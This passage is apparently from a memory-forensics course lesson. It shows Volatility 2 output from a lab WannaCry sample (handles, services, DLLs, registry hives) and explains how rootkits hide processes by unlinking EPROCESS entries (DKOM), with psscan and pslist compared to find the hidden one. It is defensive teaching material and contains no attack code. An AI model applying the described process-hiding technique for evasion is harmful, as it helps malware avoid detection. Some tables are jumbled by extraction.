profile=Win7SP1x64 handles -p 1512 --object-type=Key
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(V)          Pid          Handle          Access Type
Details
-----
-----
0xffffffff8a001628ee0 1512          0x4             0x9 Key
MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\IMAGE FILE EXECUTION
OPTIONS
0xffffffff8a00221e7e0 1512          0x14            0x9 Key
MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\IMAGE FILE EXECUTION
OPTIONS
```

0xfffff8a0023b3490	1512	0x20	0x20019 Key
MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS			
0xfffff8a001f1e300	1512	0x38	0xf003f Key
MACHINE			
0xfffff8a001f3b410	1512	0x40	0x1 Key
MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER			
0xfffff8a001f35280	1512	0x58	0x1 Key
MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\CUSTOMLOCALE			
0xfffff8a001f18440	1512	0x9c	0xf003f Key
USER\S-1-5-21-3232251811-3497904625-37069028-1001			
0xfffff8a001d4e1f0	1512	0xa0	0x2001f Key
USER\S-1-5-21-3232251811-3497904625-37069028-1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS			
0xfffff8a00080e8a0	1512	0xc0	0xf003f Key
USER			
0xfffff8a00237dc10	1512	0xe0	0x1 Key
USER\S-1-5-21-3232251811-3497904625-37069028-1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER			
0xfffff8a001f63a80	1512	0x120	0x1 Key
MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\INTERNET EXPLORER\MAIN\FEATURECONTROL			
0xfffff8a00208b750	1512	0x124	0x20019 Key
MACHINE\SOFTWARE\POLICIES\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS			
0xfffff8a0022b6850	1512	0x128	0x20019 Key
USER\S-1-5-21-3232251811-3497904625-37069028-1001\SOFTWARE\POLICIES\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS			
0xfffff8a000d807b0	1512	0x12c	0x20019 Key
USER\S-1-5-21-3232251811-3497904625-37069028-1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS			
0xfffff8a0013b2920	1512	0x130	0x20019 Key
MACHINE\SOFTWARE\POLICIES			
0xfffff8a001f7b610	1512	0x134	0x20019 Key
USER\S-1-5-21-3232251811-3497904625-37069028-1001\SOFTWARE\POLICIES			
0xfffff8a0022f8ad0	1512	0x138	0x20019 Key
USER\S-1-5-21-3232251811-3497904625-37069028-1001\SOFTWARE			
0xfffff8a0026778a0	1512	0x13c	0x20019 Key
MACHINE\SOFTWARE\WOW6432NODE			
0xfffff8a000f4fb00	1512	0x140	0x20019 Key
MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS			
0xfffff8a001efb870	1512	0x154	0xf003f Key
MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\PROTOCOL_CATALOG			
9			
0xfffff8a001f683c0	1512	0x15c	0xf003f Key
MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\NAMESPACE_CATALOG			
5			
0xfffff8a001f17660	1512	0x164	0x20019 Key
USER\S-1-5-21-3232251811-3497904625-37069028-1001\SOFTWARE\MICROSOFT\INTERNET EXPLORER\MAIN			

```

0xffffffff8a0012cbe90 1512 0x168 0x20019 Key
MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\INTERNET EXPLORER\MAIN
0xffffffff8a00000c610 1512 0x1b8 0x2001f Key
USER\S-1-5-21-3232251811-3497904625-37069028-
1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS\ZONEMAP
0xffffffff8a0025cf4c0 1512 0x1bc 0x20019 Key
MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET
SETTINGS\ZONEMAP
0xffffffff8a00125d610 1512 0x1d0 0xf Key
USER\S-1-5-21-3232251811-3497904625-37069028-
1001\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS\5.0\CACHE
0xffffffff8a0023dcdd0 1512 0x22c 0xf003f Key
MACHINE\SOFTWARE\CLASSES

```

```

vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 handles -p 1512 --object-type=File
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(V)          Pid          Handle          Access Type
Details
-----
0xffffffffa8001d162e0 1512          0x10          0x100020 File
\Device\HarddiskVolume2\Windows
0xffffffffa800228adc0 1512          0x1c          0x100020 File
\Device\HarddiskVolume2\Users\Analyst\Desktop\Samples
0xffffffffa8000df8070 1512          0x110         0x12019f File
\Device\HarddiskVolume2\Users\Analyst\AppData\Local\Microsoft\Windows\Temp
orary Internet Files\counters.dat
0xffffffffa8002210cd0 1512          0x170         0x100080 File
\Device\Nsi
0xffffffffa8000dedf20 1512          0x1e4         0x100001 File
\Device\KsecDD
0xffffffffa8002f70700 1512          0x23c         0x120089 File
\Device\HarddiskVolume2\Windows\Registration\R0000000000006.clb

```

```

vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 handles -p 1512 --object-type=Process
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:

```

CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.

```
from cryptography.hazmat.backends.openssl import backend
```

Offset(V)	Pid	Handle	Access	Type
Details				
-----	-----	-----	-----	-----
0xffffffffa8001d0f8b0	1512	0x29c	0x1fffffff	Process
tasksche.exe(2972)				

## Identifying Windows Services

The `svcsan` plugin in Volatility is used for listing and analyzing Windows services running on a system within a memory dump. Here's how to use the `svcsan` plugin.

```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 svcsan | more
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
from cryptography.hazmat.backends.openssl import backend
Offset: 0xb755a0
Order: 71
Start: SERVICE_AUTO_START
Process ID: 628
Service Name: DcomLaunch
Display Name: DCOM Server Process Launcher
Service Type: SERVICE_WIN32_SHARE_PROCESS
Service State: SERVICE_RUNNING
Binary Path: C:\Windows\system32\svchost.exe -k DcomLaunch

Offset: 0xb754b0
Order: 70
Start: SERVICE_DEMAND_START
Process ID: -
Service Name: dc21x4vm
Display Name: dc21x4vm
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_STOPPED
Binary Path: -

Offset: 0xb753c0
Order: 69
```

```
Start: SERVICE_AUTO_START
Process ID: 868
Service Name: CscService
Display Name: Offline Files
Service Type: SERVICE_WIN32_SHARE_PROCESS
Service State: SERVICE_RUNNING
Binary Path: C:\Windows\System32\svchost.exe -k
LocalSystemNetworkRestricted
```

```
Offset: 0xb770d0
Order: 68
Start: SERVICE_SYSTEM_START
Process ID: -
Service Name: CSC
Display Name: Offline Files Driver
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_RUNNING
Binary Path: \Driver\CSC
---SNIP---
```

## Identifying Loaded DLLs

The `dlllist` plugin in Volatility is used for listing the dynamic link libraries (DLLs) loaded into the address space of a specific process within a memory dump. Here's how to use the `dlllist` plugin.

```
vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 dlllist -p 1512
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
*****
Ransomware.wan pid: 1512
Command line : "C:\Users\Analyst\Desktop\Samples\Ransomware.wannacry.exe"
```

Base Path	Size	LoadCount	LoadTime
0x0000000004000000 00:00:00 UTC+0000 C:\Users\Analyst\Desktop\Samples\Ransomware.wannacry.exe	0x66b000	0xffff	1970-01-01
0x00000000773f0000	0x19f000	0xffff	1970-01-01

```
00:00:00 UTC+0000 C:\Windows\SYSTEM32\ntdll.dll
0x000000000739d0000 0x3f000 0x3 2023-06-22
12:23:42 UTC+0000 C:\Windows\SYSTEM32\wow64.dll
0x00000000073970000 0x5c000 0x1 2023-06-22
12:23:42 UTC+0000 C:\Windows\SYSTEM32\wow64win.dll
0x00000000073960000 0x8000 0x1 2023-06-22
12:23:42 UTC+0000 C:\Windows\SYSTEM32\wow64cpu.dll
0x0000000000400000 0x66b000 0xffff 1970-01-01
00:00:00 UTC+0000
C:\Users\Analyst\Desktop\Samples\Ransomware.wannacry.exe
0x000000000775b0000 0x180000 0xffff 1970-01-01
00:00:00 UTC+0000 C:\Windows\SysWOW64\ntdll.dll
0x00000000075b50000 0x110000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\syswow64\kernel32.dll
0x000000000770c0000 0x47000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\syswow64\KERNELBASE.dll
0x00000000074d30000 0xa1000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\syswow64\ADVAPI32.dll
0x00000000077110000 0xac000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\syswow64\msvcrt.dll
0x00000000075b30000 0x19000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\SysWOW64\sechost.dll
0x00000000074de0000 0xf0000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\syswow64\RPCRT4.dll
0x00000000074cd0000 0x60000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\syswow64\SspiCli.dll
0x00000000074cc0000 0xc000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\syswow64\CRYPTBASE.dll
0x000000000755f0000 0x35000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\syswow64\WS2_32.dll
0x00000000074f70000 0x6000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\syswow64\NSI.dll
0x0000000006bb70000 0x66000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\system32\MSVCP60.dll
0x000000000738f0000 0x1c000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\system32\iphlpapi.dll
0x000000000737c0000 0x7000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\system32\WINNSI.DLL
0x00000000075160000 0x437000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\syswow64\WININET.dll
0x00000000076050000 0x4000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\syswow64\api-ms-win-downlevel-user32-l1-1-0.dll
0x00000000075e60000 0x100000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\syswow64\user32.DLL
0x00000000074ee0000 0x90000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\syswow64\GDI32.dll
0x000000000770a0000 0xa000 0xffff 2023-06-22
12:23:42 UTC+0000 C:\Windows\syswow64\LPK.dll
0x000000000750c0000 0x9d000 0xffff 2023-06-22
```

12:23:42 UTC+0000	C:\Windows\syswow64\USP10.dll	0x4000	0xffff	2023-06-22
0x00000000770b0000				
12:23:42 UTC+0000	C:\Windows\syswow64\api-ms-win-downlevel-shlwapi-l1-1-0.dll	0x57000	0xffff	2023-06-22
0x0000000075c60000				
12:23:42 UTC+0000	C:\Windows\syswow64\shlwapi.DLL	0x4000	0xffff	2023-06-22
0x0000000074f80000				
12:23:42 UTC+0000	C:\Windows\syswow64\api-ms-win-downlevel-version-l1-1-0.dll	0x9000	0xffff	2023-06-22
0x00000000737b0000				
12:23:42 UTC+0000	C:\Windows\system32\version.DLL	0x3000	0xffff	2023-06-22
0x0000000075f60000				
12:23:42 UTC+0000	C:\Windows\syswow64\api-ms-win-downlevel-normaliz-l1-1-0.dll	0x3000	0xffff	2023-06-22
0x0000000075630000				
12:23:42 UTC+0000	C:\Windows\syswow64\normaliz.DLL	0x236000	0xffff	2023-06-22
0x0000000076210000				
12:23:42 UTC+0000	C:\Windows\syswow64\iertutil.dll	0x5000	0xffff	2023-06-22
0x0000000075fa0000				
12:23:42 UTC+0000	C:\Windows\syswow64\api-ms-win-downlevel-advapi32-l1-1-0.dll	0x17000	0xffff	2023-06-22
0x00000000756d0000				
12:23:42 UTC+0000	C:\Windows\syswow64\USERENV.dll	0xb000	0xffff	2023-06-22
0x0000000075fb0000				
12:23:42 UTC+0000	C:\Windows\syswow64\profapi.dll	0x60000	0x2	2023-06-22
0x0000000075ad0000				
12:28:02 UTC+0000	C:\Windows\system32\IMM32.DLL	0xcd000	0x1	2023-06-22
0x00000000760b0000				
12:28:02 UTC+0000	C:\Windows\syswow64\MSCTF.dll	0x8000	0x2	2023-06-22
0x000000006cd90000				
12:28:06 UTC+0000	C:\Windows\system32\Secur32.dll	0xc4c000	0x1	2023-06-22
0x0000000076450000				
12:28:06 UTC+0000	C:\Windows\syswow64\SHELL32.dll	0x15f000	0x22	2023-06-22
0x0000000075850000				
12:28:06 UTC+0000	C:\Windows\syswow64\ole32.dll	0x4000	0x1	2023-06-22
0x000000006cc30000				
12:28:06 UTC+0000	C:\Windows\system32\api-ms-win-downlevel-advapi32-l2-1-0.dll	0x4000	0x2	2023-06-22
0x00000000771c0000				
12:28:06 UTC+0000	C:\Windows\syswow64\api-ms-win-downlevel-ole32-l1-1-0.dll	0x12000	0x1	2023-06-22
0x000000006cc10000				
12:28:06 UTC+0000	C:\Windows\system32\dhcpcsvc.DLL	0xd000	0x1	2023-06-22
0x000000006cc00000				
12:28:06 UTC+0000	C:\Windows\system32\dhcpcsvc6.DLL	0x3c000	0x4	2023-06-22
0x000000006cbc0000				
12:28:06 UTC+0000	C:\Windows\system32\mswsock.dll	0x6000	0x1	2023-06-22
0x000000006cbb0000				
12:28:06 UTC+0000	C:\Windows\System32\wship6.dll	0x4000	0x1	2023-06-22
0x000000006cd80000				

```

12:28:06 UTC+0000 C:\Windows\system32\api-ms-win-downlevel-shlwapi-l2-1-0.dll
0x00000000737d0000 0x44000 0x2 2023-06-22
12:28:06 UTC+0000 C:\Windows\system32\DNSAPI.dll
0x00000000756f0000 0x150000 0x1 2023-06-22
12:28:06 UTC+0000 C:\Windows\syswow64\urlmon.dll
0x0000000075a30000 0x91000 0x4 2023-06-22
12:28:06 UTC+0000 C:\Windows\syswow64\OLEAUT32.dll
0x000000006cba0000 0x5000 0x1 2023-06-22
12:28:06 UTC+0000 C:\Windows\System32\wshtcpip.dll
0x0000000075640000 0x83000 0x1 2023-06-22
12:28:06 UTC+0000 C:\Windows\syswow64\CLBCatQ.DLL
0x000000006bb10000 0x5a000 0x1 2023-06-22
12:28:06 UTC+0000 C:\Windows\System32\netprofm.dll
0x000000006bb00000 0x10000 0x1 2023-06-22
12:28:06 UTC+0000 C:\Windows\System32\nlaapi.dll
0x000000006baf0000 0x6000 0x1 2023-06-22
12:28:06 UTC+0000 C:\Windows\system32\rasadhlp.dll
0x0000000071ac0000 0x17000 0x1 2023-06-22
12:30:20 UTC+0000 C:\Windows\system32\CRYPTSP.dll
0x000000006d420000 0x3b000 0x1 2023-06-22
12:30:20 UTC+0000 C:\Windows\system32\rsaenh.dll
0x0000000071ab0000 0xe000 0x1 2023-06-22
12:30:20 UTC+0000 C:\Windows\system32\RpcRtRemote.dll
0x000000006bae0000 0x8000 0x1 2023-06-22
12:30:20 UTC+0000 C:\Windows\System32\npmproxy.dll
0x000000006ced0000 0x4c000 0xffff 2023-06-22
12:31:13 UTC+0000 C:\Windows\system32\apphelp.dll

```

## Identifying Hives

The `hivelist` plugin in Volatility is used for listing the hives (registry files) present in the memory dump of a Windows system. Here's how to use the `hivelist` plugin.

```

vol.py -f /home/htb-student/MemoryDumps/Win7-2515534d.vmem --
profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Virtual          Physical          Name
-----
0xffffffff8a001710010 0x000000002c2e4010 \??
\C:\Users\Analyst\AppData\Local\Microsoft\Windows\UsrClass.dat

```

```

0xfffff8a001d4b410 0x000000001651f410 \??\C:\System Volume
Information\Syscache.hve
0xfffff8a00000f010 0x0000000026de8010 [no name]
0xfffff8a000024010 0x00000000273f3010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a000058010 0x0000000026727010 \REGISTRY\MACHINE\HARDWARE
0xfffff8a0000f7410 0x0000000019824410 \SystemRoot\System32\Config\DEFAULT
0xfffff8a000844010 0x000000001a979010 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a0009d6010 0x000000001998d010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a000e0a010 0x000000000724e010 \SystemRoot\System32\Config\SAM
0xfffff8a000e36010 0x0000000012f0e010 \SystemRoot\System32\Config\SECURITY
0xfffff8a000f7e010 0x0000000012f7b010 \??
\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a00100c410 0x0000000006de7410 \??
\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a0016a8010 0x000000002aec010 \??\C:\Users\Analyst\ntuser.dat


```

## Rootkit Analysis with Volatility v2

Let's now see a demonstration of utilizing Volatility v2 to analyze a memory dump saved as rootkit.vmem inside the /home/htb-student/MemoryDumps directory of this section's target.

### Understanding the EPROCESS Structure

[EPROCESS](#) is a data structure in the Windows kernel that represents a process. Each running process in the Windows operating system has a corresponding EPROCESS block in kernel memory. During memory analysis, the examination of EPROCESS structures is crucial for understanding the running processes on a system, identifying parent-child relationships, and determining which processes were active at the time of the memory capture.



## FLINK and BLINK


A doubly-linked list is a fundamental data structure in computer science and programming. It is a type of linked list where each node (record) contains two references or pointers:

- **Next Pointer:** This points to the next node in the list, allowing us to traverse the list in a forward direction.
- **Previous Pointer:** This points to the previous node in the list, allowing us to traverse the list in a backward direction.

Within the `EPROCESS` structure, we have `ActiveProcessLinks` as the doubly-linked list which contains the `fblink` field and the `blink` field.

- **fblink:** Is a forward pointer that points to the `ActiveProcessLinks` list entry of the `_next_ EPROCESS` structure in the list of active processes.
- **blink:** Is a backward pointer within the `EPROCESS` structure that points to the `ActiveProcessLinks` list entry of the `_previous_ EPROCESS` structure in the list of active processes.

These linked lists of `EPROCESS` structures are used by the Windows kernel to quickly iterate through all running processes on the system. The below diagram shows how this linked list looks like.



## Identifying Rootkit Signs

Direct Kernel Object Manipulation (DKOM) is a sophisticated technique used by rootkits and advanced malware to manipulate the Windows operating system's kernel data structures in order to hide malicious processes, drivers, files, and other artifacts from detection by security tools and utilities running in userland (i.e., in user mode).

If, for example, a monitoring tool is dependent on the `EPROCESS` structure for the enumeration of the running processes, and there's a rootkit running on the system which manipulates the `EPROCESS` structure directly in kernel memory by altering the `EPROCESS` structure or unlinking a process from lists, the monitoring tool will not be able to get the hidden process in the currently running processes list.

The below screenshot shows a graphical representation of how this unlinking actually works.



The `psscan` plugin is used to enumerate running processes. It scans the memory pool tags associated with each process's `EPROCESS` structure. This technique can help identify processes that may have been hidden or unlinked by rootkits, as well as processes that have been terminated but have not been removed from memory yet. This plugin can be used as follows.

```
vol.py -f /home/htb-student/MemoryDumps/rootkit.vmem psscan
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(P)          Name          PID  PPID  PDB          Time created
Time exited
-----
-----
0x0000000001a404b8 ipconfig.exe   2988  2980  0x091403c0  2023-06-24
07:31:16 UTC+0000  2023-06-24 07:31:17 UTC+0000
0x0000000001a63138 cmd.exe        2980  2004  0x091401c0  2023-06-24
07:31:16 UTC+0000  2023-06-24 07:31:17 UTC+0000
0x0000000001b24888 explorer.exe   1444   624  0x09140320  2023-06-23
16:34:38 UTC+0000
0x0000000001bc62a8 tasksche.exe   1084  1684  0x091403e0  2023-06-24
07:28:16 UTC+0000
0x0000000001c3d2d8 @WanaDecryptor@ 2248  1084  0x091403a0  2023-06-24
07:29:20 UTC+0000
0x0000000001c4e020 cmd.exe        1932  1444  0x09140380  2023-06-24
07:27:16 UTC+0000
0x0000000001c54da0 cmd.exe        2396  2264  0x091401c0  2023-06-24
07:29:30 UTC+0000  2023-06-24 07:29:37 UTC+0000
0x0000000001c8a020 @WanaDecryptor@ 2324  2284  0x09140440  2023-06-24
```

07:29:20 UTC+0000	0x00000000001cb7628	test.exe	1344	668	0x09140360	2023-06-24
07:28:15 UTC+0000	0x00000000002063ab8	svchost.exe	1220	668	0x09140160	2023-06-23
16:14:54 UTC+0000	0x00000000002093020	services.exe	668	624	0x09140080	2023-06-23
16:14:53 UTC+0000	0x00000000002094da0	ctfmon.exe	564	232	0x09140240	2023-06-23
16:15:09 UTC+0000	0x00000000002095020	csrss.exe	600	368	0x09140040	2023-06-23
16:14:51 UTC+0000	0x0000000000209fa78	vmtoolsd.exe	2004	668	0x091402a0	2023-06-23
16:15:24 UTC+0000	0x000000000020a2a90	spoolsv.exe	1556	668	0x091401a0	2023-06-23
16:14:59 UTC+0000	0x000000000020ceb40	alg.exe	1520	668	0x091402c0	2023-06-23
16:15:26 UTC+0000	0x000000000020ffb70	wmiprvse.exe	560	880	0x09140300	2023-06-23
16:15:26 UTC+0000	0x0000000000216a650	taskhsvc.exe	2340	2248	0x09140340	2023-06-24
07:29:22 UTC+0000	0x00000000002172da0	winlogon.exe	624	368	0x09140060	2023-06-23
16:14:52 UTC+0000	0x000000000021adda0	msmsgs.exe	548	232	0x09140220	2023-06-23
16:15:09 UTC+0000	0x0000000000224b128	svchost.exe	992	668	0x09140100	2023-06-23
16:14:53 UTC+0000	0x0000000000225cda0	VGAAuthService.e	1832	668	0x09140280	2023-06-23
16:15:16 UTC+0000	0x00000000002269490	vmacthlp.exe	848	668	0x091400c0	2023-06-23
16:14:53 UTC+0000	0x00000000002288770	wmic.exe	2416	2396	0x09140400	2023-06-24
07:29:30 UTC+0000	2023-06-24	07:29:37 UTC+0000				
07:25:01 UTC+0000	0x000000000022ee020	cmd.exe	1628	1444	0x091402e0	2023-06-24
07:29:30 UTC+0000	0x00000000002346990	svchost.exe	880	668	0x091400e0	2023-06-23
16:14:53 UTC+0000	0x000000000023c7618	taskmgr.exe	260	1444	0x091401e0	2023-06-24
07:27:55 UTC+0000	0x00000000002419850	svchost.exe	1136	668	0x09140120	2023-06-23
16:14:53 UTC+0000	0x0000000000248c020	smss.exe	368	4	0x09140020	2023-06-23
16:14:49 UTC+0000	0x0000000000248f020	svchost.exe	1176	668	0x09140140	2023-06-23
16:14:53 UTC+0000	0x0000000000249fda0	vmtoolsd.exe	540	232	0x09140180	2023-06-23
16:15:09 UTC+0000	0x000000000024a57a8	lsass.exe	680	624	0x091400a0	2023-06-23
16:14:53 UTC+0000	0x000000000024cb928	svchost.exe	1708	668	0x09140260	2023-06-23

```
16:15:16 UTC+0000
0x000000000250e020 rundll32.exe          532    232 0x09140200 2023-06-23
16:15:09 UTC+0000
0x00000000025c8830 System                4      0 0x0031c000
```

In the output below, we can see that the `pslist` plugin could not find `test.exe` which was hidden by a rootkit, but the `psscan` plugin was able to find it.

```
vol.py -f /home/htb-student/MemoryDumps/rootkit.vmem pslist
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-
packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12:
CryptographyDeprecationWarning: Python 2 is no longer supported by the
Python core team. Support for it is now deprecated in cryptography, and
will be removed in the next release.
  from cryptography.hazmat.backends.openssl import backend
Offset(V) Name PID PPID Thds Hnds Sess
Wow64 Start Exit
-----
0x823c8830 System 4 0 58 476 -----
0
0x8228c020 smss.exe 368 4 3 19 -----
0 2023-06-23 16:14:49 UTC+0000
0x81e95020 csrss.exe 600 368 14 544 0
0 2023-06-23 16:14:51 UTC+0000
0x81f72da0 winlogon.exe 624 368 19 514 0
0 2023-06-23 16:14:52 UTC+0000
0x81e93020 services.exe 668 624 16 277 0
0 2023-06-23 16:14:53 UTC+0000
0x822a57a8 lsass.exe 680 624 23 358 0
0 2023-06-23 16:14:53 UTC+0000
0x82069490 vmacthlp.exe 848 668 1 25 0
0 2023-06-23 16:14:53 UTC+0000
0x82146990 svchost.exe 880 668 18 202 0
0 2023-06-23 16:14:53 UTC+0000
0x8204b128 svchost.exe 992 668 11 272 0
0 2023-06-23 16:14:53 UTC+0000
0x82219850 svchost.exe 1136 668 84 1614 0
0 2023-06-23 16:14:53 UTC+0000
0x8228f020 svchost.exe 1176 668 5 77 0
0 2023-06-23 16:14:53 UTC+0000
0x81e63ab8 svchost.exe 1220 668 15 218 0
0 2023-06-23 16:14:54 UTC+0000
0x81ea2a90 spoolsv.exe 1556 668 11 129 0
0 2023-06-23 16:14:59 UTC+0000
0x8230e020 rundll32.exe 532 232 4 78 0
0 2023-06-23 16:15:09 UTC+0000
```

0x8229fda0	vmtoolsd.exe	540	232	6	247	0
0	2023-06-23 16:15:09 UTC+0000					
0x81fadda0	msmsgs.exe	548	232	2	190	0
0	2023-06-23 16:15:09 UTC+0000					
0x81e94da0	ctfmon.exe	564	232	1	75	0
0	2023-06-23 16:15:09 UTC+0000					
0x822cb928	svchost.exe	1708	668	5	87	0
0	2023-06-23 16:15:16 UTC+0000					
